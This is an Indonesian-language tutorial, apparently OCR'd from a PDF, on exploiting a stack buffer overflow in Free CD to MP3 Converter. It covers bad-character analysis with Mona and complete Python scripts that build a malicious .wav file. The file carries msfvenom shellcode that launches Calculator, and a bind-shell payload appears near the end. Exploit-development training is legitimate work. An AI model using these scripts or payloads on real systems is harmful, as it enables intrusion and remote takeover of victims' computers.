Untuk menganalisa badchars, dapat dilakukan dengan cara menghasilkan karakter dari 00 – FF lalu masukkan sebagai shellcode, pelajari apakah seluruh karakter yang dihasilkan berada sepenuhnya di stack program. Jika ya, maka lanjutkan dengan pembuatan shellcode dengan Metasploit. Jika tidak, maka buang karakter yang bermasalah tersebut, lalu kirimkan lagi karakter-karakter yang dianggap "aman" oleh program untuk diuji kembali. Jika digambarkan secara flow chart maka seperti berikut:



Dalam menganalisa badchars ini, Mona memiliki fitur untuk membandingkan hasil karakter 00-FF yang dihasilkan oleh Mona dengan yang ada pada stack.

Berikut ini cara menghasilkan karakter 00-FF menggunakan Mona dan WinDbg

```
0:002> !py mona bytearray

Hold on...

[+] Command used:

!py mona.py bytearray
```


```
Generating table, excluding 0 bad chars...

Dumping table to file

[+] Preparing output file 'bytearray.txt'

    - (Re)setting logfile C:\mona\cdextract\bytearray.txt

"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\
x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\
x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"

"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\
x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\
x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\
x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\
xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\
xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\
xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


Done, wrote 256 bytes to file C:\mona\cdextract\bytearray.txt

Binary output saved in C:\mona\cdextract\bytearray.bin


[+] This mona.py action took 0:00:00.125000
```

Dengan menjalankan perintah tersebut, sebuah file bytearray.txt akan terbentuk dan salinlah karakter 00-FF menjadi sebuah exploit baru.


```
#!/usr/bin/python


filename = "shellcode-badchars.wav"


junk = "\x41" * 4112                            # jumlah sampah yang dikirim

eip = "\x09\x7b\x49\x00"                        # 0x00497b09 FFE4   JMP ESP

nops = "\x90" * 16                              # NOP


shellcode = ""
```

```
shellcode +=
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\
x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

shellcode +=
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\
x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"

shellcode +=
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\
x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

shellcode +=
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\
x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

shellcode +=
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\
x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

shellcode +=
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\
xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

shellcode +=
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\
xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

shellcode +=
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\
xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"


espdata = "\x90" * (5000 - len(junk+eip+nops+shellcode)) # sisa bytes

file=open(filename,'w')

file.write(junk+eip+nops+shellcode+espdata)

print "[+] File",filename,"created successfully.."

file.close()
```

Simpan script tersebut dan jalankan kembali file Free CD to MP3 Converter, lalu muatlah file shellcode-badchars.wav. Kondisi saat ini, setelah JMP ESP terjadi dan menuju ke NOP, shellcode yang sebelumnya berisi shellcode untuk memanggil program Calculator sudah kita ganti menjadi rentetan karakter dari karakter 00-FF. Sehingga akan terlihat seperti ini:



Jika diperhatikan sekilas, sepertinya semua karakter masuk. Namun ada yang aneh setelah karakter 09.



Rupanya karakter '\x0a' berubah menjadi '\x0d' dan '\x0a'. Kita juga dapat menggunakan Mona untuk memastikan bahwa karakter '\x0a' merupakan karakter badchar. Jalankan perintah berikut pada WinDbg:

```
0:000> !py mona compare -f C:\mona\cdextract\bytearray.bin -a 0012fa78

Hold on...

[+] Command used:

!py mona.py compare -f C:\mona\cdextract\bytearray.bin -a 0012fa78

[+] Reading file C:\mona\cdextract\bytearray.bin...

    Read 256 bytes from file

[+] Preparing output file 'compare.txt'
```

```
    - (Re)setting logfile C:\mona\cdextract\compare.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
    - Comparing 1 location(s)
Comparing bytes from file with memory :
0x0012fa78 | [+] Comparing with memory at location : 0x0012fa78 (Stack)
0x0012fa78 | Only 255 original bytes of 'normal' code found.
0x0012fa78 |     ,-----------------------------------------------.
0x0012fa78 |     | Comparison results:                           |
0x0012fa78 |     |-----------------------------------------------|
0x0012fa78 |   0 |00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f| File
0x0012fa78 |     |                               +1              | Memory
0x0012fa78 |  10 |10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  20 |20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  30 |30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  40 |40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  50 |50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  60 |60 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  70 |70 71 72 73 74 75 76 77 78 79 7a 7b 7c 7d 7e 7f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  80 |80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  90 |90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  a0 |a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af| File
0x0012fa78 |     |                                               | Memory
```

```
0x0012fa78 |  b0 |b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  c0 |c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb cc cd ce cf| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  d0 |d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  e0 |e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |  f0 |f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff| File
0x0012fa78 |     |                                               | Memory
0x0012fa78 |     `-----------------------------------------------'
0x0012fa78 |
0x0012fa78 |               | File      | Memory    | Note
0x0012fa78 | ------------------------------------------------
0x0012fa78 | 0  0  10  10  | 00 ... 09 | 00 ... 09 | unmodified!
0x0012fa78 | 10 10 1   2   | 0a        | 0d 0a     | expanded
0x0012fa78 | 11 12 245 245 | 0b ... ff | 0b ... ff | unmodified!
0x0012fa78 | ------------------------------------------------
0x0012fa78 |
0x0012fa78 | Possibly bad chars: 0a
0x0012fa78 |


[+] This mona.py action took 0:00:00.749000
```

Mona mengkonfirmasi bahwa karakter '\x0a' sebagai badchar.

Menjalankan Shellcode calculator non-badchar

Ketika kita sudah mengetahui bahwa karakter '\x0a' merupakan badchar, maka kita hasilkan lagi shellcode menggunakan Metasploit (msfvenom)

```
root@kali:~# msfvenom -p windows/exec CMD=calc -f python -b '\x0a' -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 216 (iteration=0)
```

```
x86/shikata_ga_nai chosen with final size 216
Payload size: 216 bytes
Final size of python file: 1168 bytes
shellcode =  ""
shellcode += "\xb8\x60\x6f\xe4\x35\xda\xdf\xd9\x74\x24\xf4\x5a"
shellcode += "\x33\xc9\xb1\x30\x31\x42\x13\x83\xea\xfc\x03\x42"
shellcode += "\x6f\x8d\x11\xc9\x87\xd3\xda\x32\x57\xb4\x53\xd7"
shellcode += "\x66\xf4\x00\x93\xd8\xc4\x43\xf1\xd4\xaf\x06\xe2"
shellcode += "\x6f\xdd\x8e\x05\xd8\x68\xe9\x28\xd9\xc1\xc9\x2b"
shellcode += "\x59\x18\x1e\x8c\x60\xd3\x53\xcd\xa5\x0e\x99\x9f"
shellcode += "\x7e\x44\x0c\x30\x0b\x10\x8d\xbb\x47\xb4\x95\x58"
shellcode += "\x1f\xb7\xb4\xce\x14\xee\x16\xf0\xf9\x9a\x1e\xea"
shellcode += "\x1e\xa6\xe9\x81\xd4\x5c\xe8\x43\x25\x9c\x47\xaa"
shellcode += "\x8a\x6f\x99\xea\x2c\x90\xec\x02\x4f\x2d\xf7\xd0"
shellcode += "\x32\xe9\x72\xc3\x94\x7a\x24\x2f\x25\xae\xb3\xa4"
shellcode += "\x29\x1b\xb7\xe3\x2d\x9a\x14\x98\x49\x17\x9b\x4f"
shellcode += "\xd8\x63\xb8\x4b\x81\x30\xa1\xca\x6f\x96\xde\x0d"
shellcode += "\xd0\x47\x7b\x45\xfc\x9c\xf6\x04\x6a\x62\x84\x32"
shellcode += "\xd8\x64\x96\x3c\x4c\x0d\xa7\xb7\x03\x4a\x38\x12"
shellcode += "\x60\xa4\x72\x3f\xc0\x2d\xdb\xd5\x51\x30\xdc\x03"
shellcode += "\x95\x4d\x5f\xa6\x65\xaa\x7f\xc3\x60\xf6\xc7\x3f"
shellcode += "\x18\x67\xa2\x3f\x8f\x88\xe7\x23\x4e\x1b\x6b\xa4"
```

Saya jelaskan kembali mengenai perintah-perintah diatas.

msfvenom	Modul bawaan Metasploit untuk menghasilkan payload
windows/exec	Payload yang dipilih yaitu modul yang dibuat oleh Metasploit untuk mengeksekusi program di Windows, yaitu exec
CMD=calc	Karena memilih modul exec, maka kita harus menyertakan perintah apa yang akan dieksekusi. Sebagai percobaan kita akan mengeksekusi calc (Calculator)
-f python	Format yang akan dihasilkan, dalam hal ini kita akan keluarkan dalam format python
-v shellcode	Nama variable yang akan dihasilkan, misalkan shellcode
-b '\x0a'	Menambahkan karakter yang tidak akan disertakan


Kali ini saya menambahkan opsi -b '\x0a' untuk tidak menyertakan karakter '\x0a'.

Kita ubah lagi script exploit sebelumnya untuk memasukkan shellcode baru yang bebas dari badchar.

```
#!/usr/bin/python
```


```
filename = "shellcode-calc-clean.wav"

junk = "\x41" * 4112                          # jumlah sampah yang dikirim
eip = "\x09\x7b\x49\x00"                      # 0x00497b09 FFE4   JMP ESP
nops = "\x90" * 16                            # NOP

shellcode =  ""
shellcode += "\xb8\x60\x6f\xe4\x35\xda\xdf\xd9\x74\x24\xf4\x5a"
shellcode += "\x33\xc9\xb1\x30\x31\x42\x13\x83\xea\xfc\x03\x42"
shellcode += "\x6f\x8d\x11\xc9\x87\xd3\xda\x32\x57\xb4\x53\xd7"
shellcode += "\x66\xf4\x00\x93\xd8\xc4\x43\xf1\xd4\xaf\x06\xe2"
shellcode += "\x6f\xdd\x8e\x05\xd8\x68\xe9\x28\xd9\xc1\xc9\x2b"
shellcode += "\x59\x18\x1e\x8c\x60\xd3\x53\xcd\xa5\x0e\x99\x9f"
shellcode += "\x7e\x44\x0c\x30\x0b\x10\x8d\xbb\x47\xb4\x95\x58"
shellcode += "\x1f\xb7\xb4\xce\x14\xee\x16\xf0\xf9\x9a\x1e\xea"
shellcode += "\x1e\xa6\xe9\x81\xd4\x5c\xe8\x43\x25\x9c\x47\xaa"
shellcode += "\x8a\x6f\x99\xea\x2c\x90\xec\x02\x4f\x2d\xf7\xd0"
shellcode += "\x32\xe9\x72\xc3\x94\x7a\x24\x2f\x25\xae\xb3\xa4"
shellcode += "\x29\x1b\xb7\xe3\x2d\x9a\x14\x98\x49\x17\x9b\x4f"
shellcode += "\xd8\x63\xb8\x4b\x81\x30\xa1\xca\x6f\x96\xde\x0d"
shellcode += "\xd0\x47\x7b\x45\xfc\x9c\xf6\x04\x6a\x62\x84\x32"
shellcode += "\xd8\x64\x96\x3c\x4c\x0d\xa7\xb7\x03\x4a\x38\x12"
shellcode += "\x60\xa4\x72\x3f\xc0\x2d\xdb\xd5\x51\x30\xdc\x03"
shellcode += "\x95\x4d\x5f\xa6\x65\xaa\x7f\xc3\x60\xf6\xc7\x3f"
shellcode += "\x18\x67\xa2\x3f\x8f\x88\xe7\x23\x4e\x1b\x6b\xa4"

espdata = "\x90" * (5000 - len(junk+eip+nops+shellcode)) # sisa bytes
file=open(filename,'w')
file.write(junk+eip+nops+shellcode+espdata)
print "[+] File",filename,"created successfully.."
file.close()
```

Muat kembali file shellcode-calc-clean.wav dengan program Free CD to MP3 Converter, jangan lupa di attach ke OllyDbg. Sama seperti proses sebelumnya, shellcode akan berusaha melakukan decode yang ditandai dengan sebuah process yang loop.



Untuk mempercepat proses, saya melakukan breakpoint (tekan tombol F2) pada alamat 0012FA93 yang merupakan perintah selanjutnya yang akan dieksekusi setelah proses loop selesai (LOOPD SHORT 0012FA88) lalu saya Run dengan menekan tombol F9. Setelah Run, warna breakpoint pada alamat tersebut akan berubah menjadi seperti ini:

Perintah CLD ini merupakan awalan shellcode yang sudah di decode, sehingga ketika kita tekan tombol F9 untuk Run programnya, maka shellcode akan tereksekusi.



Shellcode berhasil tereksekusi, proses exploit pada Free CD to MP3 Converter berhasil dilakukan.

Mengambilalih Sistem Operasi dengan Bind Shell

Setelah berhasil dengan program calculator, kita akan coba untuk membuka port di komputer target dan melakukan koneksi lewat port tersebut. Payload ini biasa disebut dengan bind shell.

Jalankan perintah berikut pada metasploit msfpayload.

```
root@kali:~# msfvenom -p windows/shell_bind_tcp -f python -b '\x0a' -v shellcode

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
payload

[-] No arch selected, selecting arch: x86 from the payload

Found 10 compatible encoders

Attempting to encode payload with 1 iterations of x86/shikata_ga_nai

x86/shikata_ga_nai succeeded with size 355 (iteration=0)

x86/shikata_ga_nai chosen with final size 355

Payload size: 355 bytes

Final size of python file: 1916 bytes

shellcode =  ""

shellcode += "\xdb\xca\xd9\x74\x24\xf4\xb8\x8f\x8b\x2e\xe7\x5b"

shellcode += "\x33\xc9\xb1\x53\x31\x43\x17\x03\x43\x17\x83\x64"

shellcode += "\x77\xcc\x12\x86\x60\x93\xdd\x76\x71\xf4\x54\x93"

shellcode += "\x40\x34\x02\xd0\xf3\x84\x40\xb4\xff\x6f\x04\x2c"

shellcode += "\x8b\x02\x81\x43\x3c\xa8\xf7\x6a\xbd\x81\xc4\xed"

shellcode += "\x3d\xd8\x18\xcd\x7c\x13\x6d\x0c\xb8\x4e\x9c\x5c"

shellcode += "\x11\x04\x33\x70\x16\x50\x88\xfb\x64\x74\x88\x18"

shellcode += "\x3c\x77\xb9\x8f\x36\x2e\x19\x2e\x9a\x5a\x10\x28"

shellcode += "\xff\x67\xea\xc3\xcb\x1c\xed\x05\x02\xdc\x42\x68"

shellcode += "\xaa\x2f\x9a\xad\x0d\xd0\xe9\xc7\x6d\x6d\xea\x1c"

shellcode += "\x0f\xa9\x7f\x86\xb7\x3a\x27\x62\x49\xee\xbe\xe1"

shellcode += "\x45\x5b\xb4\xad\x49\x5a\x19\xc6\x76\xd7\x9c\x08"

shellcode += "\xff\xa3\xba\x8c\x5b\x77\xa2\x95\x01\xd6\xdb\xc5"

shellcode += "\xe9\x87\x79\x8e\x04\xd3\xf3\xcd\x40\x10\x3e\xed"

shellcode += "\x90\x3e\x49\x9e\xa2\xe1\xe1\x08\x8f\x6a\x2c\xcf"

shellcode += "\xf0\x40\x88\x5f\x0f\x6b\xe9\x76\xd4\x3f\xb9\xe0"

shellcode += "\xfd\x3f\x52\xf0\x02\xea\xcf\xf8\xa5\x45\xf2\x05"

shellcode += "\x15\x36\xb2\xa5\xfe\x5c\x3d\x9a\x1f\x5f\x97\xb3"

shellcode += "\x88\xa2\x18\xaa\x14\x2a\xfe\xa6\xb4\x7a\xa8\x5e"
```

```
shellcode += "\x77\x59\x61\xf9\x88\x8b\xd9\x6d\xc0\xdd\xde\x92"
shellcode += "\xd1\xcb\x48\x04\x5a\x18\x4d\x35\x5d\x35\xe5\x22"
shellcode += "\xca\xc3\x64\x01\x6a\xd3\xac\xf1\x0f\x46\x2b\x01"
shellcode += "\x59\x7b\xe4\x56\x0e\x4d\xfd\x32\xa2\xf4\x57\x20"
shellcode += "\x3f\x60\x9f\xe0\xe4\x51\x1e\xe9\x69\xed\x04\xf9"
shellcode += "\xb7\xee\x00\xad\x67\xb9\xde\x1b\xce\x13\x91\xf5"
shellcode += "\x98\xc8\x7b\x91\x5d\x23\xbc\xe7\x61\x6e\x4a\x07"
shellcode += "\xd3\xc7\x0b\x38\xdc\x8f\x9b\x41\x00\x30\x63\x98"
shellcode += "\x80\x40\x2e\x80\xa1\xc8\xf7\x51\xf0\x94\x07\x8c"
shellcode += "\x37\xa1\x8b\x24\xc8\x56\x93\x4d\xcd\x13\x13\xbe"
shellcode += "\xbf\x0c\xf6\xc0\x6c\x2c\xd3"
```

Saya jelaskan kembali mengenai perintah-perintah diatas.

